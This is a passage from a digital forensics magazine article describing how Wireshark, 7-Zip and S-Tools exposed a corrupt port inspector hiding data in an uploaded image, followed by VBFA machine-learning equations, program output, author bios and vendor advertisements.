**Figure 7.** Sobel Edge detection on an x-ray Image and VBFA training matrices



The outgoing packet is being sent to the [www.tinypics.com](http://www.tinypics.com) account. The network system administrator and forensic investigator navigate to the inspector's tinypic profile (using the packet captured by Wireshark) and download the floral image. They extract the contents of this image using 7Zip. Then, they utilize the extracted passphrase to reveal the data inside the extracted cargo x-ray image using S-Tools. The data extracted from the cargo image is the original message (i.e. containing passphrase and container i.d. number), shown in Figure 9(b) below.



**Figure 9(b).** Steps followed by the Network Admin to convict the corrupt inspector

## CONCLUSION

Based on the HTTP connection and detection of the suspicious packets using Wireshark network analyzer, we were able to catch the corrupt Port Inspector. We analyzed fraudulent image hiding of the threat (weapons) x-ray cargo scan image classified by machine learning/image processing algorithms with metadata on [www.tinypics.com](http://www.tinypics.com). The original message, which the inspector intended to send the syndicate, was uncovered using 7-Zip and forensic tools such as S-Tools.

## SUMMARY

Wireshark is a highly versatile tool that can be used for network packet capture and analysis. It was used for this case study because it is an open source program and free to use under the GNU General Public License version 2 [7]. The network administrator in this scenario can use the source code of Wireshark to create his own version of Wireshark with the features he or she wants. That said, there are other softwares which track online activities and can also be used in this case but they involve a high licensing fee and do not offer all the packet analyzing features of Wireshark. Thus, the use of Wireshark for deep packet inspection allowed a forensic investigator to expose a corrupt inspector involved with a criminal Organization.


## REFERENCES

- [1] Mena, Jesus, Investigative Data Mining for Security and Criminal Detection. Elsevier Science, 2003.
- [2] Joseph, Anthony, Laskov, Pavel, Roli, Fabio, Tygar, Doug.J, and Nelson, Blaine, Machine Learning Methods for Computer Security. Manifesto from Dagstuhl Perspectives Workshop 12371, 2012.
- [3] Febrero, Borja, TRAFFIC ANALYSIS WITH WIRESHARK, INTECO-CERT, February 2011.
- [4] McClay, W., Labov, S., Attias, H., "Image analysis of radiographic scans for detection of threats in cargo containers", Lawrence Livermore National Laboratory CASIS Signal Processing Workshop, November, 2007.
- [5] Attias, Hagai, A variational Bayesian framework for graphical models, Advances in Neural Information Processing Systems 12, 209 – 215, 2000.
- [6] Dempster, A.P., Laird, N.M., and Rubin, D. B... Maximum Likelihood from incomplete data via the EM algorithm (with discussion), Journal of Royal Statistical Society, Ser. B, 39: 1-38.
- [7] <http://www.wireshark.org/faq.html#q1.8>, accessed 26 March 2014.

## APPENDIX A:

### VBFA Machine Learning Algorithm:

#### Flowchart and Mathematical Derivation of VBFA Bayesian Graphical Model



$$y = Ax + v \text{ (} v \text{ is measured by } \lambda \text{ uncorrelated Gaussian noise)}$$

$$p(x|y) = \frac{p(y|x)p(x)}{p(y)} \text{ (Inference Model)}$$

$$\log \left[ p(x|y) = \frac{p(y|x)p(x)}{p(y)} \right] = \log p(y|x) + \log p(x) - \log p(y)$$

$$\mathcal{N}(x|\mu, \Gamma) = \mathcal{N}(y|Ax, \Sigma) + \mathcal{N}(x|0, I)$$

$$\left[ \frac{\Gamma}{2\pi} \right]^{\frac{1}{2}} e^{-\frac{1}{2} x^T \Gamma^{-1} x} = \left[ \frac{\lambda}{2\pi} \right]^{\frac{1}{2}} e^{-\frac{\lambda}{2} x^T \Lambda x} + \left[ \frac{I}{2\pi} \right]^{\frac{1}{2}} e^{-\frac{1}{2} x^T x}$$

$$\frac{\partial}{\partial \mu} = 0, \frac{\partial}{\partial \Gamma} = 0$$

**E-Step:**

$$\mu = \Gamma^{-1} A^T \lambda y$$

$$\Gamma = A^T \lambda A + I$$

**M-Step:**

$$Z = E \sum_{i=1}^N [\log p(y_i | x_i) + \log p(x_i)]$$

$$= \frac{N}{2} \log |\lambda| - \frac{1}{2} \sum_{i=1}^N (y_i - Ax_i)^T \lambda (y_i - Ax_i)$$

$$\frac{\partial Z}{\partial \lambda} = 0, A = R_{\lambda} R_{\lambda}^T$$

$$x_i' = \frac{1}{N} \sum_{i=1}^N \lambda (y_i - Ax_i) x_i, x_i = \Gamma^{-1} A^T \lambda y_i$$

$$F = \frac{N+L}{2} \log |\lambda| - \frac{1}{2} \sum_{i=1}^N y_i^T \lambda y_i - \frac{N}{2} \log |I| + \frac{1}{2} \sum_{i=1}^N x_i^T \Gamma x_i + \frac{1}{2} \log |I| - \frac{1}{2} \text{Tr}(\lambda^T \lambda I)$$

### Bayesian Graphical Model

## APPENDIX B:

### Output of VBFA Performer on Threat and Non-threat X-Ray Scan Images

```
<edge detect threshold 0.04> <TIFF Image(1)>
f:\p\fablab\postproc\downloads\VBFA\toolbox_C_code_withCargov\./cargov\fbaperformer threatdata nonthreatdata 50 2000
nonthreatdata_a.tif # rows = 256, # columns = 30
nonthreatdata_lan.tif # rows = 256, # columns = 256
nonthreatdata_alp.tif # rows = 30, # columns = 30
nonthreatdata_gan.tif # rows = 30, # columns = 30
nonthreatdata_gsl.tif # rows = 30, # columns = 30
threatdata_a.tif # rows = 256, # columns = 30
threatdata_lan.tif # rows = 256, # columns = 256
threatdata_alp.tif # rows = 30, # columns = 30
threatdata_gan.tif # rows = 30, # columns = 30
threatdata_gsl.tif # rows = 30, # columns = 30
2000.00.22.13.41.11.tif 0.1425 0.1000 -40180390452009.003750
2000.00.22.13.41.11.tif_disc 0.1425 0.1000 -40180390452009.003750
nonthreatdata_a.tif # rows = 256, # columns = 30
nonthreatdata_lan.tif # rows = 256, # columns = 256
nonthreatdata_alp.tif # rows = 30, # columns = 30
nonthreatdata_gan.tif # rows = 30, # columns = 30
nonthreatdata_gsl.tif # rows = 30, # columns = 30
threatdata_a.tif # rows = 256, # columns = 30
threatdata_lan.tif # rows = 256, # columns = 256
threatdata_alp.tif # rows = 30, # columns = 30
threatdata_gan.tif # rows = 30, # columns = 30
threatdata_gsl.tif # rows = 30, # columns = 30
2000.00.22.13.41.11.tif 0.1425 0.1000 -40180390452009.003750
2000.00.22.13.41.11.tif_disc 0.1425 0.1000 -40180390452009.003750
nonthreatdata_a.tif # rows = 256, # columns = 30
nonthreatdata_lan.tif # rows = 256, # columns = 256
nonthreatdata_alp.tif # rows = 30, # columns = 30
nonthreatdata_gan.tif # rows = 30, # columns = 30
nonthreatdata_gsl.tif # rows = 30, # columns = 30
threatdata_a.tif # rows = 256, # columns = 30
threatdata_lan.tif # rows = 256, # columns = 256
threatdata_alp.tif # rows = 30, # columns = 30
threatdata_gan.tif # rows = 30, # columns = 30
threatdata_gsl.tif # rows = 30, # columns = 30
2000.00.22.13.41.11.tif 0.0325 0.0000 -7892951867367.323242
2000.00.22.13.41.11.tif_disc 0.0325 0.0000 -7892951867367.323242
nonthreatdata_a.tif # rows = 256, # columns = 30
nonthreatdata_lan.tif # rows = 256, # columns = 256
nonthreatdata_alp.tif # rows = 30, # columns = 30
nonthreatdata_gan.tif # rows = 30, # columns = 30
nonthreatdata_gsl.tif # rows = 30, # columns = 30
threatdata_a.tif # rows = 256, # columns = 30
threatdata_lan.tif # rows = 256, # columns = 256
threatdata_alp.tif # rows = 30, # columns = 30
threatdata_gan.tif # rows = 30, # columns = 30
threatdata_gsl.tif # rows = 30, # columns = 30
2000.00.22.13.41.11.tif 0.0325 0.0000 -7892951867367.323242
2000.00.22.13.41.11.tif_disc 0.0325 0.0000 -7892951867367.323242
nonthreatdata_a.tif # rows = 256, # columns = 30
nonthreatdata_lan.tif # rows = 256, # columns = 256
nonthreatdata_alp.tif # rows = 30, # columns = 30
nonthreatdata_gan.tif # rows = 30, # columns = 30
nonthreatdata_gsl.tif # rows = 30, # columns = 30
threatdata_a.tif # rows = 256, # columns = 30
threatdata_lan.tif # rows = 256, # columns = 256
```

## ABOUT THE AUTHORS



*Wilbert A. McClay, PhD, MSIA, is currently working as Research Scientist in the Northeastern University SMILE Laboratory on digital forensics, machine learning and signal processing. Additionally, Wilbert is completing his Masters's of Science in Information Assurance (MSIA) at Northeastern University. Wilbert, has served as Managing Technical Scientist at Aerospace Corporation; and Principal Investigator, Visiting Scientist, and Electrical Engineer at Lawrence Livermore National Laboratory. He brings knowledge in developing machine learning algorithms, signal processing, and image processing; advanced system processing in multiple platforms; developing Bayesian Networks for tracking and detection of brain waves, utilized on the Brain Computer Interface (BCI) Project. Wilbert has a PhD in Electrical Engineering from Tulane University and a BA in Mathematics from Brandeis University.*



*Akshay Nayak is currently pursuing his Master's degree in Information Assurance from Northeastern University. He holds a Bachelor's Degree in Electronics and Telecommunications from the University of Pune, India. He is and EC Council Certified Ethical Hacker (CEHv7) and loves testing and learning new penetration testing and information forensics tools. When he is not bashing his head over pen testing tools, forensic tools and shell scripting he spends his free time reading fiction and playing games (RPGs and FPSs).*

a d v e r t i s e m e n t





**Dr.WEB®**  
since 1992



# Dr.Web 9.0

## for Windows — the rapid response anti-virus

1. Reliable protection against the threats of tomorrow
2. Reliable protection against data loss
3. Secure communication, data transfer and Internet search



© Doctor Web  
2003 — 2013

**www.drweb.com**

**Free 30-day trial:** <https://download.drweb.com>

**New features in Dr.Web 9.0 for Windows:** <http://products.drweb.com/9>

**FREE bonus — Dr.Web Mobile Security:**  
<https://download.drweb.com/android>



UPDATE  
NOW WITH  
**STIG**  
AUDITING

“IN SOME CASES  
**nipper studio**  
HAS VIRTUALLY  
**REMOVED**  
the **NEED FOR** a  
**MANUAL AUDIT**”  
CISCO SYSTEMS INC.

Titania's award winning Nipper Studio configuration auditing tool is helping security consultants and end-user organizations worldwide improve their network security. Its reports are more detailed than those typically produced by scanners, enabling you to maintain a higher level of vulnerability analysis in the intervals between penetration tests.

Now used in over 45 countries, Nipper Studio provides a thorough, fast & cost effective way to securely audit over 100 different types of network device. The NSA, FBI, DoD & U.S. Treasury already use it, so why not try it for free at [www.titania.com](http://www.titania.com)



[www.titania.com](http://www.titania.com)



The **only** existing System of its kind,  
IncMan Suite has already been adopted  
by a host of corporate clients worldwide

## The Ultimate Forensic Case Management Software

Fully automated Encase Integration

Evidence tracking and Chain of Custody

Supports over 50 Forensic Software and third parties

Training and Certification available

Special discount for LEO, GOV and EDU customers



**SPECIAL PROMO 15% OFF**  
single user perpetual license

<http://www.dimmodule.com>

promo code **E-FORNCS13**

DF Labs DIM is a forensic case management software that coherently manages cases, data input and modifications carried out by the different operators during Digital Evidence Tracking and Forensics Investigations.

It is part of the IncMan Suite, thus it is able to support the entire Computer Forensics and Incident Response workflow and compliant with the ISO 27037 Standard.

[www.digitalinvestigationmanager.com](http://www.digitalinvestigationmanager.com)